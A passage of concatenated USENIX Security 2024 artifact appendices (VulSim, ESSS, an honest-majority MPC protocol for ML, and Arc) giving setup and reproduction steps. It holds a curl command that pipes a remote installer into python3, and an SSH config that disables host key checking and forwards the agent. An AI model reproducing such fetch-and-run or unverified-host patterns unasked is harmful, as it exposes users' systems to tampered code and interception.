However, if we want to run the data pre-processing, you need to download Code2vec and CodeBERT model. Code2vec is implemented using the approach by https://github.com/dcoimbra/dx2021. In order to download, one needs to follow the instructions provided in their repository. Once downloaded, our part of code is available and the instructions are provided in the Readme. For CodeBERT, we utilized https://github.com/microsoft/CodeXGLUE/tree/main/Code-Code/Defect-detection following their instruction. We have provided our part of the code and instructions are provided in the Readme.

#### A.2.1 Security, privacy, and ethical concerns

None

#### A.2.2 How to access

The artifact can be accessed via following link: https://github.com/SamihaShimmi/VulSim/tree/f08ab42dc8131b97887ee6e6d547df2a7915ee02

#### A.2.3 Hardware dependencies

No additional hardware resource is required to run our model. We ran our model in Google Colab, using CPU. To pre-process data, when we utilized other models such as Code2vec, we used High-RAM mode.

#### A.2.4 Software dependencies

None

#### A.2.5 Benchmarks

We used Devign dataset from CodexGlue Benchmark that is available in https://sites.google.com/view/devign. We had to discard 71 records from the original benchmark and our dataset without those 71 records are available here https://drive.google.com/drive/folders/1AGFr3Z3yfhwY5HYW3vvMSY5KGrVzFG7K?usp=sharing. In order to run the model with pre-processed data, you can use the data available in our github repository. This dataset is only required if you want to run the pre-processing steps.

### A.3 Set-up

All setup steps are embedded in corresponding scripts.

### A.3.1 Installation

You have to download the repository from the provided GitHub link. No additional installation is required.

### A.3.2 Basic Test

Since there is not any prerequisite to run our model, there is no basic test. You can run our decision tree-based classifier to reproduce Table 3.

## A.4 Evaluation workflow

This section describes the basic workflow.

### A.4.1 Major Claims

**(C1):** Our major claim is that our model outperforms existing State-Of-The-Art (SOTA) methods. Table 3 is the outcome of this claim.

### A.4.2 Experiments

**(E1):** [Basic claim in pre-processed dataset (replicate table 3)] [5 mins max]: If you only want to generate the result on the hybrid model, it will only take approximately 2-5 minutes with the pre-processed data
**How to:** Just following the Readme file and using the appropriate dataset will be sufficient. All required data and the classifier code is available.
**Preparation:** No preparation is required. You can just run the decision tree based classifier on pre-processed data which are available in the GitHub repository.
**Execution:** You have to follow the python script sequentially provided in the Github repository.
**Results:** The last part of the python script gives the accuracy which is reported in Table 3.

**(E2):** [Basic claim without pre-processed data (replicate table 3 with pre-processing the data)] [2 human-hour + 120 hours approximately (if run separately for each model. If you run parallel, it will be 48-72 hours in CPU mode. If you have more advanced hardware, it will be less) ]:
**How to:** We leveraged three existing models to pre-process our data. As we mentioned in the Section A.2.5, we used Devign dataset and discarded 71 records (download link is provided in both Section A.2.5 and Readme file). You have to download this dataset in order to pre-process.
**Preparation:** Code2vec and CodeBERT model should be downloaded using the following links: https://github.com/dcoimbra/dx2021 and https://github.com/microsoft/CodeXGLUE/tree/main/Code-Code/Defect-detection
**Execution:** Once you download the models, you can leverage the models using our provided scripts. We have three models namely Code2vec, CodeBERT, and SBERT. For each three models, in the Github link, we have provided our scripts. Name of the each file is given in the Readme files. You have to run two scripts for each model. The first one generates the embeddings and calculates cosine similarity. The second script applies our ranking formula and generates the features to feed our model. SBERT part takes less time. For code2vec and CodeBERT, generating the embedding and cosine similarity takes some time (48-72 hours for each model) to execute depending on the hardware. Once we generate the embeddings, we manually need to run some scripts step by step (following the Readme) to generate the features. Once we have all the features from three models, we merge 2 sets of features from each model and thus get the pre-processed data to feed to the decision tree based classifier. We need to follow the steps provided in E1 to regenerate Table 3.
**Results:** The last part of the python script gives the accuracy which is reported in Table 3.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: Inference of Error Specifications and Bug Detection Using Structural Similarities

Nora Dossche
Ghent University

Bart Coppens
Ghent University

## A Artifact Appendix

### A.1 Abstract

Error-handling code is a crucial part of software to ensure stability and security. We propose a novel approach to automatically infer error specifications for system software without a priori domain knowledge, while still achieving a high recall and precision, and leverage this information to find missing error checks, incorrect error checks, and error propagation bugs. We implemented this approach in a tool called ESSS. In our evaluation, we demonstrate the effectiveness and efficiency of our approach on 7 well-tested, widely-used open-source software projects: OpenSSL, OpenSSH, PHP, zlib, libpng, freetype2, and libwebp. First, we show that ESSS is scalable with regards to both computation time as well as memory usage. Then, we show that the inferred error specifications are more precise than those inferred by the prior state of the art, EESI. Then, we evaluate the effectiveness of our tool to find bugs. On the aforementioned open source projects, our tool reports 827 potential bugs in total for all 7 projects combined. We manually categorised these 827 issues into 279 false positives and 541 true positives. Finally, we evaluate false negatives on the APIMU4C dataset, and compare against CodeQL and APISan.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

There are no such concerns for the evaluators or their machines.

#### A.2.2 How to access

The artifact containing everything, including all benchmarks, our own tool, CodeQL, EESI, and APISan (all where necessary patched to make them work, these patches are also included); all pre-built, is distributed as a (VirtualBox) Virtual Machine image, which is available on Zenodo at https://zenodo.org/doi/10.5281/zenodo.10843435. The version used during evaluation is available at https://doi.org/10.5281/zenodo.11118948.

**Important:** If needed, the username and password of the VM user are both `evaluation`.

If people want to use our tool outside of the VM: the source code of our own tool for this artifact is also included separately in the Zenodo dataset outside of the VM (it is, of course, also included in the VM itself). The version used for the artifact evaluation is available at https://github.com/csl-ugent/ESSS/tree/b77210f82654dbbd8f50aea3fe3216902c86ccd1.

The ESSS repository also contains the script necessary to build the VM image. It is located at `vm/build_vm.sh`. This script reproduces the VM and should be executed on a clean Ubuntu 22.04 LTS installation.

#### A.2.3 Hardware dependencies

None.

#### A.2.4 Software dependencies

VirtualBox for the virtual machine image. The virtual machine image contains all dependencies necessary to compile and evaluate our tool ESSS, as well as all dependencies for tools and benchmarks we compared and evaluated against. If you want to compile our tool ESSS yourself, you need a basic Linux install with build-essentials and CMake. We tested this on Ubuntu 22.04.

#### A.2.5 Benchmarks

The benchmarks we used to evaluate ESSS and EESI are:

- OpenSSL (commit 8d927e55)
- OpenSSH (commit 36c6c3ef)
- PHP (commit abc41c2e)
- zlib (commit 12b345c4)
- libpng (commit e519af8b)
- freetype2 (commit bd6208b7)
- libwebp (commit 233960a0)

We also used the APIMU4C bug dataset, which also contains the following benchmarks that the authors of that dataset have patched to reintroduce some bugs:

- OpenSSL (1.1-pre8)
- httpd 2.4.37
- curl 7.63.0

The APIMU4C dataset contains a patch to make curl compilable, because the authors used C++-style comments to mark certain parts of the code which makes compilation not pass curl's linter. The patch file is provided at `APIMU4C/APIMU4C/curl-curl-7_63_0_patched/curl-curl-7_63_0/patch`

We additionally pre-compiled musl 1.2.3 in the VM, inside the `build-musl-1.2.3` directory in the home directory.

## A.3 Set-up

We have prepared an environment in the VM that has all the necessary dependencies and configurations already applied.

### A.3.1 Installation

**The VM has all the software precompiled** and dependencies installed. All listed paths are relative to the home directory.

**Only if you wish to compile and/or install the tools manually**, please perform the following instructions.

**ESSS** For ESSS, go to the `ESSS/analyzer` directory and run the `make` command. The only dependency is LLVM 14.0.6, which can be built using the `ESSS/llvm/build-llvm.sh` script. The built binary will be located at `ESSS/analyzer/build/lib/kanalyzer`.

**EESI** For EESI, the source code is checked out in `tools/eesi`. The upstream code is available at https://github.com/ucd-plse/eesi/tree/aacbcecbb8c1f1d2e152ee4a0aa417ac92ae74bb (and is also included in the VM). Note that this source code is patched to make it compatible with LLVM 14.0.6, and to fix a crash bug we encountered. The patch file is provided at `tools/eesi/0001.patch`. The patched code can be obtained directly from https://github.com/ndossche/eesi-updated/tree/687180d496dadb9110bbfeddb0b5353341f4933b. You can build it by performing the following steps:

- Create a build directory `build` in `tools/eesi`
- Set the environment variable `CMAKE_PREFIX_PATH` to `/home/evaluation/ESSS/llvm/llvm-project/prefix`
- Run `cmake ../src` in your build directory

The binary `eesi` will be placed in your build directory.

**APISan** For APISan, we use a Dockerfile that we made ourselves based on a patched version to make it compatible with the Ubuntu 18.04 that the Docker container uses. The upstream code is available at https://github.com/sslab-gatech/apisan/tree/9ff3d3bc04c8e119f4d659f03b38747395e58c3e (and is also included and patched in the VM). The patch file is provided at `deploy/apisan/0001.patch` and the Dockerfile is located in `deploy/apisan`. The patched code can be obtained directly from https://github.com/ndossche/apisan/tree/15b697819610b4dd0671c8f420a552dbf0a46e04. We prebuilt the Docker container with the name `apisan`.

**CodeQL** CodeQL (version 2.13.3) is downloaded as-is from https://github.com/github/codeql-action/releases/tag/codeql-bundle-20230524. This is checked out in `tools/codeql`.

**Benchmarks** The instructions to compile each benchmark are included in the `ESSS/evaluation/benchmark-instructions` directory. The benchmarks are already precompiled in the VM.

### A.3.2 Basic Test

To run a basic smoke test, please follow these instructions:

**ESSS** Run `ESSS/build/lib/kanalyzer` which should print the usage of the tool.

**EESI** Run `tools/eesi/build/eesi` which should print the usage of the tool.

**APISan** Run `docker run --rm -it apisan bash` followed by `/apisan/apisan` which should print the usage of the tool.

**CodeQL** Run `codeql` which should print the usage of the tool.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** Our tool ESSS infers more specifications, and has a higher precision and recall than the state-of-the-art EESI tool. Furthermore, it does so in less time and uses less memory. This corresponds to Table 1 and Table 2 in the paper. This is proven by experiments (E1) and (E2): (E1) has EESI infer specifications from the benchmarks, while keeping track of its execution time and memory usage; (E2) has our own tool ESSS infer specifications from the benchmarks, again while keeping track of its execution time and memory usage.

**(C2):** ESSS has been used to detect new bugs in all 7 benchmarks (OpenSSL, OpenSSH, PHP, zlib, libpng, freetype2, libwebp). We categorised these bug reports ourselves into false positives, true positives, and unknowns. This corresponds to Table 3 in the paper. This is proven by experiment (E3).

**(C3):** Evaluating ESSS, APISan, and CodeQL on the APIMU4C dataset, shows that ESSS outperforms the prior art in number of bugs found in almost all cases. Furthermore, it does so in less time and uses less memory. This corresponds to Table 4 in the paper. This is proven by experiment (E4).

**(C4):** Of all the bugs ESSS detected, we submitted patches for 46 of them, which were all confirmed by the developers and accepted. We evaluated how well APISan and CodeQL are able to find these 46 bugs. This corresponds to Table 5 in the paper. This is proven by experiment (E5).

### A.4.2 Experiments

**(E1):** *EESI specifications [1 human-hour + 100 compute-minutes (for 10 runs) + 22GiB RAM]: This experiment reproduces the specifications for the state-of-the-art existing tool EESI.*

**How to:** *We need to run EESI for all benchmarks, except PHP for which it goes out of memory even of a machine with 128 GiB memory. A single run will take about 10 compute-minutes. We used 10 runs to obtain the time and memory statistics.*

**Preparation:** *Go to the `ESSS/evaluation` directory. This contains the scripts necessary to evaluate both EESI and ESSS.*

**Execution:** *The evaluation directory contains a script `run-eesi-<program>.sh` for each program. Execute them all (except for PHP, which will not finish as described above). This will output to stdout the error specifications inferred by EESI and the time it took and the memory usage in KiB. We recommend saving the results to a file for each benchmark.*

**Results:** *You can average the time and memory usage over the 10 runs to obtain the statistics. When we evaluated the specifications, we randomly sampled using the `random_sampling_of_lines.py` script. The annotated precision (prefixed with T (true) / F (false)) is in the file `eesi-<program>-precision`. The sample for recall (for both EESI and ESSS) is in `<program>-recall-sample`. Our output from EESI (with the memory and time stripped) is located in `eesi-<program>-output`, and this file will be used by the statistics script. You can compute the statistics using `compute_eesi_stats.py eesi-<program>-output eesi-<program>-precision <program>-recall-sample`.*

**(E2):** *ESSS specifications [1 human-hour + 10 compute-minutes + 2GiB RAM]: This experiment reproduces the specifications for our tool ESSS.*

**How to:** *We need to run ESSS for all benchmarks. A single run will take about 1 compute-minute. We used 10 runs to obtain the time and memory statistics.*

**Preparation:** *Go to the `ESSS/evaluation` directory.*

**Execution:** *The evaluation directory contains a script `run-my-<program>.sh` for each program. Execute them all. This will output to stdout the error specifications (and bug reports) inferred by ESSS and the time it took and the memory usage in KiB. We recommend saving the results to a file for each benchmark.*

**Results:** *You can average the time and memory usage over the 10 runs to obtain the statistics. When we evaluated the specifications, we randomly sampled using the `random_sampling_of_my_specs.py` script. The ground truth for precision is for a subset sampled of ESSS, available in the file `<program>-precision-ground-truth`. The random sampling itself is located in the file `<program>-random-functions-for-precision-my-tool`. The sample for recall (for both EESI and ESSS) is in `<program>-recall-sample`. Our output from ESSS (with the memory and time stripped) is located in `esss-<program>-output`, and this file will be used by the statistics script. You can compute the statistics using `compute_my_stats.py <program>`.*

**(E3):** *ESSS found bugs [1 human-hour + 10 compute-minutes]: This experiment reproduces the bug reports for our tool ESSS.*

**How to:** *We need to run ESSS for all benchmarks. If you have saved the results from E2 you can reuse those files.*

**Preparation:** *Go to the `ESSS/evaluation` directory.*

**Execution:** *The evaluation directory contains a script `run-my-<program>.sh` for each program. Execute them all. This will output to stdout the bug reports inferred by ESSS. We recommend saving the results to a file for each benchmark as `my-<program>-output`.*

**Results:** *If you saved the output as the recommended file name, you can execute `check_found_bugs.py <program>` to get the statistics of found bugs. This uses the `<program>-bugs` file to check for bugs. That file contains for each filename and line number the category to which the reports belongs. The header of that file described each category.*

**(E4):** *APIMU4C evaluation [2 human-hours + 5 compute-hour + 27 GiB RAM]: This experiment reproduces the results for APIMU4C.*

**How to:** *We need to run CodeQL, APISan, ESSS for all 3 APIMU4C benchmarks (curl, OpenSSL, httpd).*

**Preparation:** *The APIMU4C benchmarks are in the `APIMU4C/APIMU4C/` directory.*

*For each benchmark in APIMU4C, go inside the source directory of said benchmark and create a CodeQL database using `codeql database create --language=cpp -- db`.*

*To run (and prepare) APISan, go inside the source directory and run* `docker run -it --rm -v "$(pwd)":/mnt apisan bash`. *The next commands take place in the Docker container. Then run* `/apisan/apisan build -- ./configure [options]` *using the configuration options and instructions as described in* `ESSS/evaluation/benchmark-instructions`. *For example, to build httpd you should follow the instructions in* `ESSS/evaluation/benchmark-instructions/httpd-instructions`. *This will require installing dependencies that are requested by the configure script. Dependencies can be installed using* `apt install liblua5.1-dev pkg-config libjansson-dev libssl-dev libcurl4-openssl-dev time uuid-dev`. *Then run* `/apisan/apisan build -- make`.
*The source code is already precompiled for ESSS.*
**Execution:** *To run the tests for CodeQL, execute* `codeql database analyze db --format=csv --output=<filename> <query>` *for each of the 3 benchmarks. We recommend running it twice because the first time a query executes, it needs to be compiled. The* `<query>` *parameter is the path to the query file. The queries we used in our evaluation are:* `MissingNullTest`, `ReturnValueIgnored`, `InconsistentNullnessTesting`, `InconsistentCheckReturnNull`, `MissingNegativityTest`.
*To run the tests for APISan, execute* `/apisan/apisan check --checker=rvchk` *for each of the 3 benchmarks. This will output the bug reports to stdout. Save the results to a file.*
*To run the tests for ESSS, execute* `ESSS/evaluation/run-my-<program>-apimu4c.sh` *for each of the 3 benchmarks.*
*For all tests, you can use* `/usr/bin/time -v` *to measure memory and run time.*
**Results:** *The results need to be checked against* `APIMU4C/APIMU4C/bug-location.xlsx` *that correspond to the missing or incorrect error check cases (the spreadsheet contains other error types too).*

**(E5):** *CodeQL, APISan, and ESSS for new bugs [2 human-hours + 16 compute-hours + 60 GiB RAM]: This evaluates CodeQL, APISan, and ESSS on the 46 bugs we submitted patches for.*
**How to:** *We need to run CodeQL and APISan for OpenSSL, OpenSSH, and PHP. The results for ESSS were already obtain in an earlier experiment, and as such no extra steps are needed for ESSS.*
**Preparation:** *Follow the same steps as in (E4) to prepare the OpenSSL and OpenSSH benchmark for CodeQL and APISan. In contrast to (E4), we will not use the version from APIMU4C, but we will use the version on which we evaluated ESSS. These are available in the* `benchmarks` *directory in the home directory.*
**Execution:** *Follow the same steps as in (E4) to run APISan and CodeQL for the OpenSSL, OpenSSH, and PHP benchmarks. For CodeQL, we use the same queries as in (E4).*
*For all tests, you can use* `/usr/bin/time -v` *to measure memory and run time.*
**Results:** *Compare the bug reports that are outputted against the bug reports from Table 6 in the paper's Appendix. For ESSS, you can use the* `check_found_bugs.py` *script as in (E3).*

## A.5 Notes on Reusability

None.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: Scalable Multi-Party Computation Protocols for Machine Learning in the Honest-Majority Setting

Fengrun Liu Xiang Xie Yu Yu

## A Artifact Appendix

### A.1 Abstract

In this paper, we present a novel and scalable multi-party computation (MPC) protocol tailored for privacy-preserving machine learning (PPML) with semi-honest security in the honest-majority setting. Our protocol utilizes the Damgård-Nielsen (Crypto'07) protocol with Mersenne prime fields. By leveraging the special properties of Mersenne primes, we are able to design highly efficient protocols for securely computing operations such as truncation and comparison. Additionally, we extend the two-layer multiplication protocol in ATLAS (Crypto'21) to further reduce the round complexity of operations commonly used in neural networks.

In the artifact evaluation, we conduct performance evaluations for oblivious inference in various settings involving different number of parties, including 3-party computation(3PC), 7PC, 11PC, 21PC, 31PC, and 63PC. Our protocol is very scalable in terms of the number of parties involved. For instance, our protocol completes the online oblivious inference of a 4-layer convolutional neural network with 63 parties in 0.1 seconds and 4.6 seconds in the LAN and WAN settings, respectively. To the best of our knowledge, this is the first fully implemented protocol in the field of PPML that can successfully run with such a large number of parties. Notably, even in the three-party case, the online phase of our protocol is more than 1.4× faster than the Falcon (PETS'21) protocol.

### A.2 Description & Requirements

We implement the protocol framework using approximately 14.2k lines of code (LOC) in C++. Our implementation leverages the communication backend of MP-SPDZ and the neural network frontend of Falcon. We conducted a performance evaluation for inference in various settings involving different numbers of parties, including 3-party(3PC), 7PC, 11PC, 21PC, 31PC, and 63PC to show the scalability of our framework.

#### A.2.1 Security, privacy, and ethical concerns

N/A

#### A.2.2 How to access

The artifact is open-sourced in Git repository https://github.com/f7ed/hmmpc-public with the stable URL https://github.com/f7ed/hmmpc-public/tree/b7d65e9d43bc3eb1610fc0000e895b8664df8b66 submitted in the Artifact Evaluation.

#### A.2.3 Hardware dependencies

We strongly recommend readers compile and run the program on Linux machines since we do not fully test the configurations on other platforms. We developed and tested this artifact in macOS with Intel processors but we did not test with Apple Silicon. The hardware-accelerated AES-NI instructions are required for efficient random number generation.

#### A.2.4 Software dependencies

As for Linux distributions, we recommend Ubuntu 20.04 LTS or 22.04 LTS as a platform, on which we conducted all the experiments and tests. We developed it on macOS Ventura 13.5 with Intel processors for reference. The artifact can be compiled by `g++`. For ease of implementation, we embed the code of the communication backend in MP-SPDZ and the neural network frontend in Falcon. Hence, it depends on OpenSSL for secure channels as in MP-SPDZ. It also depends on the Sodium library to generate randomness. To accelerate matrix multiplication, we utilize the Eigen library, the algorithms of which can use multi-threading with OpenMP. We enable OpenMP by default in our compilation. We have added Eigen's header files in our artifact, which are the only required files to compile with Eigen.

#### A.2.5 Benchmarks

We employ the widely used MNIST dataset, which consists of a collection of $28 \times 28$ pixel images depicting handwritten numbers. The objective is to accurately predict the corresponding number for each image. We select three standard neural networks from the field of privacy-preserving machine learning. Network-A is a 3-layer DNN network derived from SecureML. Network-B is a 3-layer CNN network derived

from Chameleon. Network-C is a 4-layer CNN network derived from MiniONN. For more specific information and details about these neural networks, please refer to Appendix E of the paper.

## A.3 Set-up

Follow the "Requirement" of README in the Git repository, which will guide you through setting up the required workspace. On Linux, you can execute a single command to install all the requirements: `sudo apt install -y build-essential cmake libssl-dev libsodium-dev iproute2`.

### A.3.1 Installation

You can use the `make all` command to compile the program. The "Makefile" should automate most of the process. For ease of running multi-party computation, we support many `Bash` scripts to support local execution in a single machine and remote execution over multiple servers. The detailed instructions to execute locally and remotely are described in Section 3 and Section 4 of README, respectively.

We strongly recommend readers read Section 3.5, which describes the key commands executed in the `Bash` scripts and enable readers to fully understand what happens in the `Bash` scripts.

### A.3.2 Basic Test

In order to check all the required dependencies are installed and the functioning is fine, readers can use `make -j8 network` and `make -j8 eigen` to test the communication module and the math module. Moreover, we provide a `Bash` script to test the primary protocols mentioned in the paper, enabling readers to catch how these protocols work and modify the source code easily. The unit tests for protocols are described in Section A.4.1.

## A.4 Evaluation workflow

### A.4.1 Major Claims

We support unit tests for the primary protocols proposed in the paper via a `Bash` script. You can modify the option to easily test the functionality of each protocol. The usage is `./test_unit.sh [test_name]`.

**Thm 3.4:** `./test_unit.sh Trunc` conduct a test for Protocol 3.1 in the paper. It tests the multiplication between secret fixed-point numbers and public fixed-point numbers, which requires performing a pure truncation.

**Thm 3.5** `./test_unit.sh Fixed-Mult` conduct a test for Protocol 3.2 in the paper. It tests the multiplication between secret fixed-point numbers.

**Thm 4.1** `./test_unit.sh PreOR` conduct a test for Protocol 4.1 in the paper. It tests for computing the prefix-OR over shared bits.

**Thm 4.2** `./test_unit.sh Bitwise-LT` conduct a test for Protocol 4.2 in the paper. It tests for computing the result of bitwise less-than, given two bitwise sharings.

**Thm 5.1** `./test_unit.sh DReLU` conduct a test for Protocol 5.1 in the paper. It tests for computing the derivation of ReLU of secret numbers, i.e. the sign bit.

**Thm 5.2** `./test_unit.sh ReLU` conduct a test for Protocol 5.2 in the paper. It tests for computing the ReLU of secret numbers.

**Thm 5.3** `./test_unit.sh Maxpool` conduct a test for the Protocol 5.3 in the paper. It tests for computing the Maxpool and its derivation of a vector of sharings.

### A.4.2 Experiments

For ease of conducting experiments, we provide `Bash` scripts to support local inference in a single machine and remote inference over multiple servers. All the raw data points of Table 2-5 figured in the paper are collected in the Excel Tables located in here.

**(E1):** Perform oblivious inference locally on a single machine. The detailed functionality, output, and supported modifications are described in Section 3.
**Preparation:** N/A
**Execution:** `./Scripts/inference.sh <npc>` can simulate any arbitrary parties of odd numbers on a single machine, to perform the oblivious inference.
**Results:** It prints the statistical data of $P_0$ to the terminal. The output consists of two parts, the offline part and the online phase. Except for the time, the communication size, and the number of rounds, it also counts the number of different random sharings required in the online phase.

**(E2):** Perform oblivious inference remotely on multiple servers. The detailed steps and supported modifications are described in Section 4. Results of Tables 2, 3, 4 are conducted in this way.
**Preparation:** Follow Step 1-Step 3 in Section 4 to compile `inference.x` and use `tc` command to set latency and bandwidth for LAN or WAN. We offer various scripts to facilitate separate execution on multiple servers. All scripts are located in `Scripts/infer-<npc>` for $n = 3, 7, 11, 21, 31, 63$. Readers only need to modify this script to conduct the experiment with different settings.
**Execution:** Detailed instructions for the 7PC setting is illustrated in Step 4 - Step 5 in Section 4.
**Results:** It prints the simplified statistical data of $P_0$ to the specified location, including the time and the number of communication bytes.

## A.5 Notes on Reusability

We recommend readers understand the meanings of variables/fields in the scripts, which greatly facilitate you to conduct experiments with desirable settings. More details about these modifiable fields are described in Section 3.3 and Step 5 in Section 4.2 of README.

Note that all the raw data points in the Excel tables (located in here) are collected in the setting of TRUE_OFFLINE=1 where the random sharings are generated in a separate preprocessing phase totally before the online phase, and the communication size is the average of the communication bytes sent by all parties. Hence, if you want to reproduce the result, you need to set TRUE_OFFLINE=1.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: "Holding Secrets Accountable: Auditing Privacy-Preserving Machine Learning"

Hidde Lycklama[1], Alexander Viand[2], Nicolas Küchler[1], Christian Knabenhans[3], Anwar Hithnawi[1]

[1]*ETH Zurich* [2]*Intel Labs* [3]*EPFL*

## A Artifact Appendix

This repository contains the artifact for the USENIX 2024 submission "Holding Secrets Accountable: Auditing Privacy-Preserving Machine Learning".

### A.1 Abstract

In this work, we introduce Arc, an MPC framework designed for auditing privacy-preserving machine learning. Arc cryptographically ties together MPC training, inference, and auditing phases to allow robust and private auditing. At the core of our framework is a new protocol for efficiently verifying inputs against succinct commitments, ensuring the integrity of the training data, model, and prediction samples across phases. We evaluate the performance of our framework when instantiated with our consistency protocol and compare it to hashing-based and homomorphic commitment-based approaches, demonstrating that it is up to $10^4\times$ faster and up to $10^6\times$ more concise.

### A.2 Description & Requirements

The artifact is a prototype implementation of the Arc framework. The prototype is designed to focus on evaluating the overheads of input consistency protocols for MPC computations. The framework uses the MPC implementation of MP-SPDZ, a research framework execute MPC programs with different protocols. Arc extends the MPC protocols in MP-SPDZ with the ability to check that MPC inputs are consistent with a commitment through a novel consistency check protocol.

#### A.2.1 Arc Components

Our implementation consists of the following components.

- MPC auditing functions Implementations of several auditing functions (in addition to ML training and inference) in MP-SPDZ's DSL.
- MPC consistency utils A helper library with 1) functionality to load the correct datasets and models for auditing and 2) to compute the correct metadata for the inputs and outputs to run the consistency check protocol on.
- Consistency check protocol The code for the consistency check protocol based on polynomial commitments. This component uses Arkworks' poly_commit library and is implemented in Rust.
- Share conversion and efficient EC-MPC scripts Our framework adds functionality to MP-SPDZ for share conversion and efficient EC-MPC operations, which are implemented as lower-level MP-SPDZ scripts.

#### A.2.2 Arc Benchmarks & Evaluation

- DoE-Suite The evaluation is built using the DoE-Suite, which allows straightforward reproducibility of results by defining experiments in a configuration file (*suite*) and executing them on a set of machines. We provide the necessary DoE-Suite commands to reproduce all results. However, it is also possible to obtain the individual commands used to invoke the framework and run them manually.
- Utils Experiment runner utility that ties together the MPC computation, the share conversion and the consistency protocols. This script is the entrypoint for the remote servers when running the experiment and reads the experiment instance config file created by doe-suite for each experiment.

#### A.2.3 Security, privacy, and ethical concerns

There are no concerns when running this artifact locally. Please note that executing experiments on your AWS infrastructure involves the creation of multiple EC2 instances, resulting in associated costs. Please manually check that any created machines are terminated afterward.

#### A.2.4 How to access

The artifact can be accessed at `https://github.com/pps-lab/arc/tree/ae_final`

### A.2.5 Hardware dependencies

None.

### A.2.6 Software dependencies

No private software is required for this artifact. This artifact has been tested on Ubuntu and MacOS. The artifact relies on DoE-Suite to install all necessary dependencies on the end-to-end servers. To run DoE-Suite, we require Python 3.9, Poetry, AWS CLI and Make to be installed, which are also highlighted in the installation instructions below. The framework uses Poetry to manage further Python dependencies. The sub-components require additional dependencies, which must be installed manually if you wish to run these components locally (without DoE-Suite). In particular, mpc-consistency requires Rust to be installed.

### A.2.7 Benchmarks

No proprietary benchmarks and public datasets are automatically loaded by the build scripts.

## A.3 Set-up

We provide a `make` command to run a JupyterLab notebook (artifact.ipynb) to run the experiments and evaluate the artifact. *We strongly recommend following the detailed instructions in this notebook that is part of the artifact.* This ensures that the environment is set up correctly and that the necessary dependencies are installed.

### A.3.1 Installation

We require Python, Poetry and Make to be installed to run the artifact. To get a local copy up and running follow these steps.

1. Local clone of the repository (**with submodules!**)
   ```
   git clone --recurse-submodules
   git@github.com:pps-lab/arc.git
   ```
2. Install Python Poetry
   ```
   curl -sSL https://install.python-poetry.org
   | python3 -
   ```
3. Install Make
4. Install Install AWS CLI version 2 (to run remote experiments on AWS)

**Environment Variables** The doe-suite requires a few environment variables and should handle the rest of the configuration automatically (including for the Jupyter notebook) using relative paths and poetry. Setup environment variables for the Doe-Suite are displayed in the jupyter notebook.

```
# Root project directory (expects
# the doe-suite-config dir in this folder)
export DOES_PROJECT_DIR=

# Your unique short name, such as your
# organization's acronym or your initials.
export DOES_PROJECT_ID_SUFFIX=ae
```

For AWS EC2:

```
export DOES_CLOUD=aws

# Name of ssh key used for setting up access
# to aws machines (name of key not path)
export DOES_SSH_KEY_NAME=id_ec_arc
```

`DOES_SSH_KEY_NAME` refers to the key the reviewers have received through artifact evaluation system.

> *Tip: To make it easier to manage project-specific environment variables, we recommend a tool like Direnv. Direnv allows to create project-specific .envrc files that set environment variables for specific working directories. With Direnv, the below environment variables would be set in doe-suite/.envrc*

**Setting up AWS** Authentication details can be found in the Artifact submission system. This will allow the Artifact reviewers to run the evaluation on the same resources stated in the paper submission. The experiments on AWS are automated with DoE-Suite and can be called from the JupyterLab environment. Reviewers should have received a private key: `id_ec_arc` and AWS credentials

1. Move the provided private key `id_ec_arc` to the `.ssh` folder of your home directory (reviewers should have received the key, otherwise contact us). Ensure the id_ec_arc key has the correct permissions:
   `shell  chmod 600 ~/.ssh/id_ec_arc`
2. Configure AWS credentials using `aws configure`. The credentials can be found in the `arc_ae_accessKeys.txt`. Set `eu-central-1` as the default region. By default, credentials should be stored in `~/.aws/credentials`.
3. To configure SSH access to AWS EC2 instances, you need to add a section to your `~/.ssh/config` file:

   ```
   Host ec2*
      IdentityFile ~/.ssh/id_ec_arc
      User ubuntu
      ForwardAgent yes
      StrictHostKeyChecking no
      UserKnownHostsFile=/dev/null
   ```

For more details on the installation of doe-suite please refer to the doe-suite documentation and AWS-specific instructions.

**Running JupyterLab** From this point on it is possible to run the Jupyter notebook which contains the experiments and evaluation of the artifact. To launch the Jupyter notebook in the environment with the correct dependencies, we provide a make command.

1. Navigate to the `doe-suite` sub-directory and run `make jupyter` which will launch these instructions in the form of a notebook.
2. Run the first code cell in the notebook to check that it prints *Environment loaded successfully*.

If you see any errors, make sure the correct environment variables are set.

### A.3.2 Basic Test (AWS, 30 minutes)

To test that your local machine is configured properly and that you have access to the AWS resources, you can run the following command (with `doe-suite` as working directory):

```
make run suite=audit_fairness id=new
```

which will launch two sets of servers on AWS to reproduce the fairness experiments (Fig. 6, column 1). The command will run the experiments, fetch the results and store them in the `doe-suite-results` folder.

### A.3.3 Basic Test (Local, 15 minutes)

We also provide a `Makefile` in the project's root directory to run scripts locally. For this, we require MP-SPDZ dependencies to be installed. We refer to the MP-SPDZ documentation for more details on those dependencies. To install the framework's dependencies in the project directory, run `make install`.

**Datasets** You must store the relevant datasets in the `MP-SPDZ/Player-Data` directory. We provide the datasets from the paper, preprocessed to work with MP-SPDZ, in a public s3 bucket at `http://pps-mpspdz-data.s3.amazonaws.com/{DATASET_NAME}.zip`. Available datasets are: `adult_3p`, `mnist_full_3party`, `cifar_alexnet_3party`. For the QNLI dataset, the identifier is `glue_qnli_bert` but the data will be loaded by the compilation script so there is no need to download it. Then run one of the tasks with the following command:

```
poetry run make ring script=inference \
dataset=adult_3p
```

The framework will compile the script, compile the MP-SPDZ binaries (which can take tens of minutes) and then run the script.

## A.4 Evaluation workflow

We assume that the following steps are followed within the JupyterLab environment (artifact.ipynb). This artifact relies on the DoE-Suite to manage experiment configurations, orchestrate the execution of experiments, collect the results and post-process them into tables and plots.

